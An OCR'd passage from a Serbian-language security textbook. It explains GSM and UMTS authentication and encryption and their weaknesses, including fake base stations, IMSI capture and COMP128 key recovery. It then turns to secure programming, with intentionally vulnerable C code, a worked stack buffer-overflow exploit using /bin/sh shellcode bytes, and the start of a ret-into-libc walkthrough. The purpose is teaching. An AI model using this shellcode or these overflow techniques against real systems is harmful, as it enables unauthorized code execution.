
Mobilni uređaj mora sačuvati TMSI i posle isključivanja mobilnog uređaja; TMSI se najčešće čuva na SIM kartici. Inicijalno, tj. odmah nakon proizvodnje, mobilnom uređaju nije dodeljen TMSI, već samo IMSI. Prilikom prvog šifrovanja (pri prvom uključivanju) dodeljuje se TMSI. VLR koji kontroliše lokaciju u kojoj je TMSI upotrebljiv održava vezu između TMSI-ja i IMSI-ja tako što, u slučaju da mobilni uređaj uđe u područje drugog VLR-a, dojavljuje kome pripada TMSI (koji nije odgovarajući u području drugog VLR-a).

Distribucija informacija autentifikacije i šifrovanja preko mreže

Kao što je već rečeno, korenski ključ za generisanje svih ostalih ključeva za šifrovanje i autentifikaciju je ključ Ki, koji se čuva u SIM kartici i u AUC (smatra se da je AUC deo HLR-a). Zbog toga, određeni VLR (koji nadgleda jednog ili više MSC-a i upravlja mobilnom komunikacijom u svom području) koji želi da autentifikuje korisnika mora da preuzme informacije od HLR-a. Distribuiranje Ki-a VLR-u predstavlja sigurnosni rizik, naročito ako se pretplatnik nalazi u *roamingu* (strana mreža će saznati vrednost Ki). Takođe, stalno preispitivanje HLR-a za signalizacionim informacijama (slika 9.37) svaki put kad je potrebna autentifikacija bi ga ubrzo preopteretilo, pa se umesto signalizacionih poruka koriste autentifikacioni vektori koji sadrže SRES, Kc i RAND za svaki traženi IMSI (slika 9.38). Uobičajeno, VLR-u se šalje više različitih skupova vektora. Na taj način se smanjuje količina prenešenih informacija, a Ki ostaje tajan. Takođe, pri prelazu iz jednog VLR-a u drugi šalju se autentifikacioni vektori, a ne cele poruke.




Slika 9.36. *Slanje informacija o autentifikaciji između VLR-a*



Slika 9.37. *Slanje autentifikacionih vektora između VLR-a*

Promena frekvencije

U GSM sistemu se koristi promena frekvencije, gde se svakih 4.615ms ili 217 puta u sekundi menja frekvencija nosioca signala. Sekvencijalna promena frekvencije određena je sa dva parametra: HSN (*Hopping Sequence Number*) i MAIO (*Mobile Allocation Index Offset*). Postoje dva načina menjanja frekvencija: cikličko i necikličko (slika 9.39). U oba načina, MAIO odlučuje u kojoj će se fazi menjanja frekvencije koristiti. Ako je HSN jednak 0, koristi se ciklično menjanje frekvencije gde mobilni uređaj jednostavno promeni bilo koji niz frekvencija. U necikličkom menjanju frekvencija koristi se brojčani okvir za povećanje složenosti menjanja frekvencija. U oba slučaja menjanje frekvencije utiče na povećanje sigurnosti.



Slika 9.39. *Promena frekvencije*

Ako bi napadač pokušao da prisluškuje kanal u svrhu pribavljanja podataka, morao bi da osluškuje i ceo spektar frekvencija sve dok ne pronađe onu koja se trenutno koristi. Napadač bi to morao da ponavlja svaki put kad dođe do promene frekvencije. U obe implementacije GSM-a (GSM900 i GSM1800) frekvencijski spektri su veličine nekoliko desetina MHz (u slučaju da je poznata lokacijska frekvencija operatera te spektre je moguća smanjiti).

Ako se informacije prenose u običnom tekstualnom obliku, kao što se i prenose prilikom uspostave konekcije, napadaču je vrlo lako da nastavi sekvencu (napadač bi znao koja je sledeća frekvencija). Međutim, prilikom postavljanja kanala za podatke ili govor, alociran je dodatni kanal slanjem poruka po inicijalnom kanalu u trenutku kada je taj kanal šifrovan, čime je napadaču znatno smanjena mogućnost lakog pogađanja sekvence. Glavni sigurnosni problem u menjanju frekvencije je taj da su parametri sekvenci u baznim stanicama uglavnom statični. Ako bi napadač imao pristup mobilnoj mreži vrlo lako bi mogao saznati tipične parametre sekvenci. Uopšteno, menjanje frekvencije ne doprinosi mnogo podizanju nivoa sigurnosti, iako istovremeno povećava složenost celog sistema.

Nedostaci u postojećim metodama zaštite


U najznačajnije nedostatke postojećih metoda zaštite GSM mreža spadaju nekorišćenje dvosmerne autentifikacije (mobilna mreža ne mora da se predstavi korisniku), sigurnosni propusti u A3 i A8 algoritmima (generisanje RAND vrednosti koja nije slučajna i namerno oslabljivanje algoritma skraćivanjem ključa) i ranjivost u mehanizmu identifikacije korisnika. Dodatne sigurnosne nedostake predstavlja dodavanje bitova za korekciju greške (FEC) pre šifrovanja (što otvara mogućnosti za napade tipa poznat otvoreni tekst) i sigurnosni nedostaci u A5/1 i A5/2 algoritmima nastali usled slabe jednobitne kontrole sinhronizacije LFSR-a (Alex Biryukov, Adi Shamir i David Wagner dokazali su da se algoritam A5/1 može razbiti u samo jednoj sekundi koristeći PC i određene prethodno izračunate tablice).

- Najveći nedostatak u implementaciji GSM sistema je **nekorišćenje dvosmerne autentifikacije.** Autentifikacija je jednosmerna, tj. mobilna mreža ne mora da se predstavi korisniku. To omogućava napadaču da postavi lažnu baznu stanicu sa identičnim kodom mobilne mreže (engl. *Mobile Network Code*) pretplatnikove mreže. Zbog toga što mreža odlučuje o trenutku autentifikacije, lažna mreža jednostavno može poslati RAND i ignorisati odgovor mobilnog uređaja ili uopšte ne autentifikovati uređaj. Takođe, ne mora ni pokrenuti šifrovanje. Napadač čak može postaviti parametre lažne mreže tako da privlači pretplatnike (velika vrednost CELL_RESELECT_OFFSET parametra). Pretplatnik bi tada bez znanja mogao obavljati razgovore i slati poruke preko te lažne bazne stanice omogućavajući napadaču da ih presreće (napad “čovek u sredini”).

- Najčešće implementacije A3 i A8 algoritma su implementirane unutar jednog algoritma, COMP128, koji generiše 64-bitni ključ Kc i 32 bitni SRES iz 128 bitnog RAND i 128-bitnog ulaznog ključa Ki. Ovaj aloritam ima jednu veliku manu – ne generiše pravu slučajnu vrednost RAND, što napadaču može bitno olakšati razbijanje ključa. Propust se javlja u drugom prolasku algoritma gde nastaje usko grlo. Napadom koji iskorišćava ovaj propust (**2R napadi**) ključ Ki može biti razbijen u roku sat vremena (zavisno o brzini SIM kartice – čija frekvencija rada se može povisiti na čak 10 MHz). Iako se taj tip napada, među korisnicima se ne smatra ozbiljnim propustom, jer napadač mora biti fizički prisutan za vreme postupka, u slučaju krađe mobilnog uređaja može dovesti do kloniranja SIM kartice, što može prouzročiti velike probleme (materijalne prirode) za vlasnika kartice. Osnovna implementacija A3 i A8 algoritma ima još jedan nedostatak, namerno oslabljivanje algoritma. U trenutku generisanja 64-bitnog ključa Kc uvek se poslednjih 10 bitova postavlja u 0. Taj postupak efektivno smanjuje snagu šifrovanja podataka na 54 bita. Ovo namerno oslabljivanje algoritma prisutno je i u algoritmu COMP128-2.

- Mreža kontaktira korisnike preko njihovih TMSI brojeva i održava bazu povezanosti TMSI sa IMSI vrednostima u VLR-u. Ako mreža u nekom trenutku izgubi podatke o korisnikovom TMSI, pa zbog toga ne može identifikovati


korisnika, mora od korisnika zatražiti njegov IMSI koristeći IDENTITY REQUEST i IDENTITY RESPONSE poruke. To znači da konekcija ne može biti šifrovana, jer VLR ne zna ko je korisnik, te se IMSI prenosi u obliku otvorenog teksta. Kombinujući prethodno spomenuti propust u autentifikacionoj proceduri, napadač može povezati TMSI i odgovarajući IMSI. Lažnim predstavljanjem kao bazna stanica, ostvarivanjem konekcije i slanjem IDENTITY REQUEST poruke (Identity type = IMSI) napadač može podstaknuti mobilni uređaj na slanje IMSI, kao što je prikazano na slici 9.40.



Slika 9.40. *Ranjivost u mehanizmu autentifikacije – lažiranje bazne stanice i krađa IMSI*

Kombinacijom svih dosad nabrojanih propusta moguć je ozbiljniji napad. Lažno predstavljajući legitimnu mobilnu mrežu, napadač može iskoristiti autentifikacionu proceduru za eksploataciju ranjivosti COMP128 algoritma. Napadač će kontaktirati mobilni uređaj slanjem TMSI uređaja. Uspostavljanjem konekcije napadač veoma lako može doći do IMSI-a slanjem IDENTITY REQUEST naredbe (mobilni uređaj je obvezan da odgovori na ovu naredbu). U nastavku, napadač može da nastavi slanje RAND putem AUTHENTICATION REQUEST poruka; mobilni uređaj na to odgovara sa SRES-om (skuja 9.41).

Napadač taj napad može ponoviti nekoliko puta, sve dok ne sakupi dovoljno informacija na osnovu kojih može izvući Ki. Kad napadač poznaje Ki i IMSI, može se predstaviti kao pretplatnik (onaj kome je i uzeo te podatke), i onda obavljati komunikaciju u njegovo ime (pozivi i SMS). Takođe, ti podaci se mogu iskoristiti za prisluškivanje te linije (slušanjem RAND poruka legitimne mreže u kombinaciji s poznatim Ki moguće je odrediti Kc koji se koriste za šifrovanje). Ovaj tip napada se može izvesti na bilo kom mobilnom uređaju osluškujući eter, a napadač čak i ne mora da bude fizički prisutan (udaljenost mora biti dovoljna za uspostavljanje konekcije).



Slika 9.41. *Lažiranje bazne stanice – krađa IMSI i određivanje RAND/SRES parova*

Sigurnosna unapređenja GSM tehnologije

GSM specifikacije su od njihovog nastanka bile podložne mnogim revizijama. Dodate su tehnologije kao što su GSM1800, HSCSD, GPRS i EDGE. U stvari, GSM standard i dan-danas evoluira i trenutno je u fazi treće generacije, 3G (UMTS). Dodata su mnoga poboljšanja koja se tiču sigurnosti, od kojih ćemo neka ukratko opisati.

Kod UMTS-a otklonjena je mogućnost da se napadač predstavi korisniku kao mreža korišćenjem dvosmerne autentifikacione procedure. Procedura u kojoj se mobilni uređaj autentifikuje mobilnoj mreži nije se promenila u odnosu na GSM, ali se sada i mreža mora autentifikovati mobilnom uređaju i to porukom (*Authentication Token*, *AUTN*) koju prenosi zajedno sa RAND-om. AUTN se sastoji od broja sekvence (SQN) šifrovanog koristeći RAND, korenog ključa K i MAC koda slične funkcije kao i SRES. Ako XMAC i MAC (izračunat u SIM-u) nisu identični, mobilni uređaj šalje poruku odbijanja autentifikacije i time prekida konekciju. Konačno, da bi se napadač sprečio da jednostavno odgovori mreži na poruku traženja autentifikacije, SIM kartica kontroliše brojeve sekvence, sprečavajući ponavljanje brojeva sekvenci.

U UMTS-u se koriste potpuno novi kriptografski algoritmi koji ispravljaju nedostatke pređašnjih algoritama, i povećavaju nivo sigurnosti u mobilnoj komunikaciji. Na sličan

način kao i kod GSM-a, autentifikacija i sva generisanja ključeva obavljaju se u SIM kartici i mrežnom AC-u, ali uz veći stepen sigurnosti ulaznih parametara. Algoritmi još uvek rade na principu nepoznatog 128 bitnog glavnog ključa K koji je poznat samo SIM kartici i AUC-u. UMTS koristi sledeće kriptografske algoritme (slika 9.42):


- F1 – koristi se za generisanje autentifikacionog znaka (MAC) koji ima sličnu namenu kao i SRES u GSM-u, ali se koristi za autentifikovanje mobilne mreže mobilnom uređaju (mobilni uređaj traži od mobilne mreže da zna glavni ključ K). Ulazi u algoritam su 128-bitni RAND, 128-bitni K, 48-bitni broj sekvence SQN i AMF (vrednost koja se može koristiti za specifičnu implementacionu namenu).

- F2 – koristi se za generisanje XRES-a sličnog SRES-u samo je dugačak 128 bita. Ulazi u algoritam su ključ K i RAND.

- F3 – koristi se za generisanje 128-bitnog ključa za šifrovanje CK. Ulazi u algoritam su K i RAND.

- F4 – koristi se za generisanje 128-bitnog ključa integriteta IK. Ulazi u algoritam su K i RAND. IK se koristi za digitalni potpis kontrolnih poruka.

- F5 – koristi se za generisanje 128-bitnog autentifikacionog ključa AK, koji se koristi za dešifrovanje (metodom XOR) broja sekvence SQN u trenutku slanja mobilnom uređaju.




Slika 9.42. *Autentifikacija i generisanje ključeva*

Kao i u GSM-u, ovi algoritmi zavise od implementacija pojedinih operatera koji će, najverovatnije, koristiti samo one najosnovnije. Takva implementacija je već prihvaćena od strane 3GPP i poznata je kao MILENAGE, ona je u potpunosti dostupna javnosti (bazira se na AES-u).

UMTS radio veze se šifruju na sličan način kao i u GSM-u. Mobilna mreža može izabrati između predefinisanih algoritama koje podržava pojedini mobilni uređaj. Algoritam za šifrovanje u UMTS mreži poznat je kao F8 (F8 funkcija). Ulazi i izlazi su

predstavljeni na slici 9.43: ulaz čine 128-bitni ključ za šifrovanje (Kc) i parametri DIRECTION (smer protoka podataka), COUNT-C (broj sekvencije šifrovanja) i BEARER (jedinstvena vrednost za svaku multipleksiranu radio vezu). Šifrovani okvir podataka se XOR-uje sa podacima koji se prenose. Trenutno, definisana je samo jedna implementacija F8 i to UEA1 koji je baziran na algoritmu Kasumi.



Slika 9.43. Ulaz i izlaz funkcija F8 i F9

Dodatno, UMTS proverava integritet RCC (engl. Radio Resource Control protocol) signalizaconih poruka između bazne stanice i mobilnog uređaja. U proveri integriteta svakoj poruci se dodaje 32-bitni okvir (MACI), koji doslovno predstavlja digitalni potpis koji dokazuje da je poruka stigla od određene mobilne stanice. Digitalni potpis se generiše kao funkcija F9 128-bitnog ključa integriteta (IK), cele poruke i parametara DIRECTION, COUNT-I i FRESH (jedinstvena vrednost koja se koristi za vreme konekcije koja sprečava korisnika ponovo šalje te iste poruke za vreme neke druge konekcije). Obe implementacije F8 i F9 bazirane su na Kasumi algoritmu.

Iako je u počecima stvaranja GSM-a sigurnost bila jedan od glavnih ciljeva, u praktičnoj implementaciji pokazali su se i određeni nedostaci. Zbog jednostavnosti i ušteda, mnogi mobilni operateri odlučili su se samo na najosnovniju zaštitu. Algoritme koje je GSM konzorcijum definisao kao predlog (za daljnje razvijanje) mnogi su iskoristili u izvornom obliku i tako narušili sigurnost svojih sistema. Iako postojeće sigurnosne nedostatke u GSM tehnologiji nije lako iskoristiti u nameri da se nanese šteta korisnicima ili operaterima, ipak je moguće utvrditi da GSM komunikacija nije potpuno sigurna. Za sada nisu dokumentovani ozbiljniji slučajevi povreda sigurnosti korisnika. Sigurnosne nedostatke mogu iskoristiti isključivo stručni napadači ili organizacije kao što su vojska i vlada (presretanje poziva i prisluškivanje). U novim implementacijama kao što su GPRS i UMTS sigurnosne funkcije su poboljšane, mada ni one nisu savršene.

10

Sigurnosni aspekti programiranja

10.1. Uvod

Pojam **sigurne aplikacije** vezuje se za njenu otpornost prema različitim vrstama napada. Poslednjh godina statistike upućuju da se 70% sigurnosnih propusta vezuje za aplikacijski sloj. Drugim rečima, pisanje sigurnog koda je od vitalnog značaja za održavanje sistema sigurnim. Princip **zatvorenog koda** napadaču ne čini ozbiljnu prepreku: upotrebom disasemblera može se ponovo doći do osnovnog koda. Nezaštićen program je tempirana bomba - on funkcioniše dok su mu okolnosti blago naklonjene. Ovakvo izlaganje igri slučaja apsolutno je neprihvatljivo u bilo kojem ozbiljnijem projektu. Sigurnost se ne sme bazirati na spoljnoj sigurnosti mreze na štetu unutrašnje sigurnosti koda.

Pravila sigurnog proramiranja podrazumevaju određena odstupanja od programske jednostavnosti i dosta često od njegove efikasnosti. Argument za to prilično je ubedljiv: u slučaju pada sistema, do tada efikasan, kod više nikome ne koristi. Siguran kod, između ostalog, korisnika štiti i od njega samog. Neko može biti zloupotrebljen bez svog znanja i pristanka.

Prilikom kreiranja sigurne arhitekture za aplikaciju, mogući napadi mogu se klasifikovati u sledeće kategorije:

- **Subverzija aplikacije** - podrazumeva akciju sa posledicom izvšavanja nenameravane funkcionalnosti.

- **Subverzija sistema i spoljnih aplikacija** - javlja se kada iskorišćavanje utiče na druge pokrenute aplikacije ili sistemske resurse. Ovo uključuje izvršavanje drugih aplikacija, kao što je shell u Unix-u, ili iskorišćavanje konekcije druge aplikacije. Efekti napada nisu ograničeni na pokrenutu aplikaciju i ta aplikacija se često koristi kao cevovod za druge sisteme, aplikacije i operativni sistem.

- **Prekid funkcionalnosti** - znači svaki oblik odbijanja servisa, u šta spada i grubo rušenje aplikacije.

Navodimo neke smernice koje pri dizajnu zaštićenog koda ne bi trebalo zanemariti:

- Svaki korisnik sistema treba da radi sa što je moguće manjim privilegijama. Na ovaj način se smanjuje mogućnost štete, greške ili zloupotrebe prilikom napada.

- Kako je često neophodno ispitivati red po red koda, ekonomičnosti radi, sistem zaštite treba da bude što je moguće jednostavnijji.

- Kod bi trebalo da bude izložen mogućoj kritici i na taj način temeljno testiran,

poželjno je da bude otvoren.

- Davati što manje informacija o sebi.

Postoje različite vrste napada koda, od kojih je svakako, najopasniji preuzimanje prava za pokretanje akcija po napadačevoj želji. Počećemo sa opisom prelivanja bafera, što čini urođenu slabost programskih jezika C/C++. Java je u tom pogledu uznapredovala uvođenjem moćnijeg sistema izuzetaka. U tom smislu, Java je primer jezika koji je otklonio ovaj propust u fazi samog dizajna.

10.2. Prelivanje bafera

Bafer je memorijski prostor predviđen za skladištenje podataka. Pošto je ograničenog kapaciteta, ukoliko se prepuni, to izaziva gaženje narednih memorijskih lokacija. Preciznim stavljanjem novih podataka na određene adrese moguće je dovesti do izvršavanja napadačevog koda. Na taj način on može preuzeti računar žrtve. Prekoračenje bafera je napad koji se sastoji iz niza varijacija. U svojoj prvoj generaciji delovao je kao "*Stack Smashing*". Razmotrimo sledeću funkciju:

```
void func(char *str)
{
   char buf[126];
   strcpy(buf,str);
}
```

Ukoliko je veličina stringa str veća od 126 karaktera, doći će do gaženja podatka na steku koji slede posle niza buf. Povratna adresa funkcije koja se takođe nalazi na steku može biti pregažena i to specijalnom adresom koja označava početak nekog drugog malicioznog koda. Osnovni problem navedenog koda sastoji se u funkciji `strcpy(buf,str)` koja kopira niz str u niz buf sve dok u nizu str ne dođemo do "\0" koji predstavlja oznaku za kraj stringa. Veličina niza buf je totalno ignorisana.

Funkcija strncpy(char *odr,const char *izvor,int n) dozvoljava kopiranje samo n znakova iz izvora u odredište - ostatak će biti odsečen.

Prekoračenje bafera se može desiti i na Hip delu memorije. Recimo, ako se pokazivač p na funkciju fun() nalazi na memorijskoj lokaciji pp, tada neka druga funkcija fun1() može pozvati funkciju fun() (*pp)(...).

Razmotrimo pomenuti primer sa varijacijama zaštite pod operativnim sistemom Linux:

```
#include <stdio.h>
```

```
main (int argc, char **argv)
{
  char buf[12];
  strcpy (buf,argv[1]);
}
```

Kao što je vidljivo iz primera, program je ranjiv na klasično prelivanje bafera na steku zbog pogrešnog korišćenja strcpy() funkcije. Ako se iz komandne linije programu preda predugi argument, prepisuje se bafer buf[12] smešten na steku. Iskorišćavanje ovog propusta vrlo je jednostavno, i realizuje se postavljanjem shellcode instrukcija u promenljivu okruženja i prepisivanjem povratne adrese na steku adresom shellcode instrukcija. **Shellcode** je niz asemblerskih instrukcija koje izvršavaju određenu radnju na sistemu, određenu vrstom shellcode koda, koji je neovlašćeni korisnik ubacio u memorijski prostor. Primer iskorišćavanja prelivanja bafera prikazan je u nastavku.

```
# gcc prelivanje.c –o test
# ./test AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
# export HACK=`perl –e 'print "\x90" x 100; print "\x6a\x0b\x58\
              x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\
              x69\x89\xe3\x52\x53\x89\xe1\xcd\x80"'`
# ./env HACK
Adresa promenljive okruzenja: 0xbffffb99
# ./test `perl –e 'print "\x99\xfb\xff\xbf" x 50'`
sh-2.05a# exit
exit
```

U priloženom primeru prikazano je iskorišćavanje prelivanja bafera sa shellcodeom koji poziva program /bin/sh. U ovom slučaju, shellcode je smešten u promenljivu okruženja pod nazivom HACK, koja pri pokretanju programa test mapira u stek memoriju novog procesa. Program env pozivom getenv() funkcije dobija adresu HACK promenljive i sa tom adresom prepisuje povratnu adresu na steku. Označene linije u primeru predstavljaju iskorišćavanje prelivanja bafera i pokretanje /bin/sh programa. Za iskorišćavanje ovog prelivanja bafera postoji nekoliko ključnih postavki bez kojih prikazana tehnika ne bi bila moguća:

- memorija koja je rezervisana za stek mora biti izvršna (engl. executable), jer se, u suprotnom, shellcode na steku ne bi mogao izvršavati. Na x86 procesorima, stek memorija je izvršna, jer ne postoji zastavica (engl. *flag*) koja onemogućuje izvršavanje programskog koda iz nekog dela memorije.

- memorijska adresa na kojoj se nalazi shellcode mora biti poznata, kako bi neovlašćeni korisnik znao sa kojom vrednošću treba prepisati povratnu adresu na steku. Ta memorijska adresa se može i pogoditi brute-force tehnikom, ali to znatno komplikuje proces iskorišćavanja ranjivosti.

- operativni sistem na kojem se iskorišćava prelivanje bafera mora omogućavati

prepisivanje povratne adrese na steku.

Ukoliko je bilo koja od navedenih stavki neispunjena, proces iskorišćavanja klasičnog prelivanja bafera na steku je onemogućen ili dodatno otežan. Mehanizmi za onemogućavanje iskorišćavanja sigurnosnih propusta prelivanja bafera baziraju se upravo na tome da neki od navedenih elemenata onemogući i tako spreči sprovođenje samog napada.

Ret-into-libc tehnika

Memorijske zaštite koje onemogućavaju izvršavanje instrukcija na memorijskim segmentima u kojima se nalazi korisnički unos, i u kojima se prelivanja bafera događaju, primorali su hakere da pronađu nove tehnike iskorišćavanja prelivanja bafera. Jedna od proizašlih tehnika je i tzv. ret-into-libc metoda iskorišćavanja prelivanja bafera. LIBC je biblioteka u kojoj se nalazi programski kod za sistemske pozive, odnosno API funkcije. LIBC biblioteka predstavlja vezu između korisničkih programa i samog jezgra operativnog sistema, a pri pokretanju programa nalazi se u code segmentu u kojem se nalazi programski kod. S obzirom na to da se radi o programskom kodu, memorijski segment u kojem je LIBC biblioteka mapirana mora biti označen kao izvršiv. LIBC biblioteka je, u suštini, dinamička biblioteka (engl. *Dynamic Link Library*, *DLL*).

Kada je sistem osiguran memorijskom zaštitom, koja sve memorijske segmente u kojima se nalazi korisnički unos označava kao ne-izvršne (engl non-executable), izvršavanje već postojećeg programskog koda u LIBC biblioteci i samom code segmentu programa ostaje jedino rešenje za neovlašćenog korisnika. Pomenuta tehnika nosi ime *ret-into-libc*, zato što se pri prelivanju bafera za povratnu adresu postavlja adresa sistemskog poziva u LIBC biblioteci ili u code segmentu programa. Iskorišćavanje prelivanja bafera ret-into-libc tehnikom sprovodi se tako da se EIP (engl. *Extended Instruction Pointer*) registar na steku prepiše sa adresom sistemskog poziva, zatim se iza EIP registra na steku stavlja povratna adresa iz tog poziva, te konačno i sami argumenti za sistemski poziv, odnosno funkciju koja se poziva. Na slici 10.1. je prikazan izgled steka prilikom iskorišćavanja prelivanja bafera ret-into-libc tehnikom.

Slika 10.1. *Izgled stek dela memorijskog prostora prilikom korišćenja ret-into-libc tehnike*

Kao što je vidljivo iz priložene slike, nezaštićeni bafer i memorijski prostor iza kraja bafera prepisuju se podacima koji su pod kontrolom neovlašćenog korisnika. Odmah iza kraja bafera nalazi se EBP (engl. *Extended Base Pointer*) registar, koji u ovom slučaju može biti prepisan bilo kojim podacima. Posle njega, na steku se nalazi EIP registar koji mora biti prepisan adresom sistemskog poziva koji se poziva. Posle EIP registra, na stek je potrebno ubaciti povratnu adresa iz sistemskog poziva, no to je manje bitno ukoliko se poziva samo jedan sistemski poziv. Na kraju dolaze argumenti za sistemski poziv, odnosno funkciju. U nastavku je priložen program ranjiv na prelivanje bafera na kojem će biti demonstrirana ret-into-libc tehnika.

```
Libc.c
#include <stdio.h>
callme (char *a)
{
  char buf[24];
  printf ("RET-INTO-LIBC #1\n");
  system("/bin/ls");
  strcpy (buf,a);
}
main (int argc, char **argv)
{
  callme(argv[1]);
  exit(0);
}
```

Kako bismo mogli prepisati povratnu adresu na steku adresom sistemskog poziva, prvo je potrebno saznati njegovu adresu. U ovom primeru se radi jednostavnosti, umesto direktnog pozivanja sistemskih poziva u LIBC biblioteci, poziva programski kod u PLT (engl. *Procedure Linkage Table*) sekciji, koji, zatim, poziva LIBC funkcije. PLT sekcija sadrži jmp instrukcije koje izvršavanje programa preusmeravaju pravo u LIBC biblioteku, što opet rezultuje ret-into-libc tehnikom. Adrese sistemskih poziva jednostavno je otkriti objdump alatom namenjenom analizi binarnih datoteka. U nastavku je prikazano otkrivanje adresa sistemskih poziva iz već priloženog libc programa.


```
# gcc libc.c –o libc
# objdump -T ./libc
libc: file format elf32-i386

DYNAMIC SYMBOL TABLE:
08048330 w DF *UND* 00000095 GLIBC_2.0 __register_frame_info
08048340 DF *UND* 0000030a GLIBC_2.0 system
08048350 w DF *UND* 00000025 GLIBC_2.0 __deregister_frame_info
